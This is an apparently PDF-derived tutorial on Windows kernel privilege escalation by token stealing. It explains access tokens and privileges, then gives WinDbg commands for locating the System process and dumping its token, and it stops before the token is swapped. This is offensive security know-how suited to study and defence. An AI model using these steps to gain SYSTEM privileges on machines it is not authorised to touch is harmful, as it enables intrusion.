Elevation of privilege (EoP) with Token stealing Overview

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Post exploitation is a vital step in every cyberattack and black hat hacking operation. Post-exploitation aims to gain further access to the target's internal networks, maintaining control and pivoting. This article will overview a technique called Elevation of privilege (EoP) with Token stealing. In this research paper, we are going to explore:

- Windows Kernel overview
- Windows kernel debugging with WinDbg
- What are Windows privileges
- What are windows access tokens
- How to steal windows kernel tokens to elevate privilege
- Protection mechanisms
- Bypass Protection mechanisms

Windows Kernel overview

Before diving deep into the technical details, let’s first explore the Windows operating system architecture. Windows kernel exploits are very critical because attackers are compromising the core of the systems. Every modern operating system is based on what we call a “ring protection model.” Usually, they are 4 layers numbered from 0 to 3. Windows operating system is based on the same mechanism but with 2 layers: The UserLand and the Kernel Land. The following graph illustrates the 2 lands and the different components of each one of them.

Image Courtesy

Windows Kernel debugging with WinDbg


To debug the Windows kernel, we are going to use an amazing tool called "Windbg." You can download Windbg Preview, or you can find it included in the Debugging Tools. According to Microsoft:

> The Windows Debugger (WinDbg) can be used to debug kernel-mode and user-mode code, to analyze crash dumps, and to examine the CPU registers while the code executes.


You can download the SDK from here.

Usually, to build a windows kernel debugging environment, you need 2 Windows machines. There are many deployment options; A host and a guest (debugger and debuggee) or 2 metal hosts, and so on.

To connect the two machines, you can use one of the following modes:



These are some helpful WinDbg commands: WinDbg Cheatsheet.



Windows access tokens

By definition, a control -as a noun- means an entity that checks based on a standard. Security controls are divided into three main categories:

- Management security controls: These use managerial techniques and planning to reduce risks
- Technical security controls: These are also known as operational security controls. They use both technologies and awareness as safeguards.
- Physical security controls

Access controls are a form of technical security controls. Subjects and objects are two important terminologies. A subject is an active entity, such as an action (modification or access to a file, for example). An object is a static system entity, such as a text file or a database. Basically, there are three types of access control models, described as the following:

- Mandatory Access Control (MAC): The system checks the subject's identity and its permissions with the object permissions. So usually, both subjects and objects have labels using a ranking system (top secret, confidential, and so on).
- Discretionary Access Control (DAC): The object owner is allowed to set permissions to users. Passwords are a form of DAC.
- Role-Based Access Control (RBAC): As its name indicates, the access is based on assigned roles.

The following diagram illustrates the Windows authorization and access control process where SIDs are "Security identifiers."




Image Courtesy

According to the official Microsoft documentation:


> Each time a user signs in, the system creates an access token for that user. The access token contains the user's SID, user rights, and the SIDs for groups that the user belongs to. This token provides the security context for whatever actions the user performs on that computer.

Many privileges can be assigned to users:


- SeBackupPrivilege
- SeCreateTokenPrivilege
- SeDebugPrivilege
- SeLoadDriverPrivilege

- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeTcbPrivilege

All the privileges are well explained in the amazing paper: “Abusing Token Privileges for LPE.” To demonstrate token stealing, I am going to use Windbg locally (Windows 7 x64):




Before using the debugger, don't forget to add the symbols: File -> symbol file path and add this path: `srv\*c:symbols\*//msdl.microsoft.com/download/symbols` and reload with `.reload`




Now let's explore how to steal tokens with Windbg. The first thing to do is locating the token of the privileged process. In my case, I am using the System process.


Find the System process address with this command: `!process 0 0 System` The system process address is: `fffffa8004669040`



To look for the processes and their addresses use: `!dml\_proc`




Show the structure of _EPROCESS where the token is declared by typing: `dt \_EPROCESS fffffa8004669040`



To learn more about some major windows kernel data structures (Process and Thread, Objects and Handles, Doubly Linked List..), take a look at the Catalogue of key Windows kernel data structures (Here) The token is located at offset 0x208, as the previous screenshot indicated. To dump its value type:

```
dq fffffa8004669040+208 L1
```

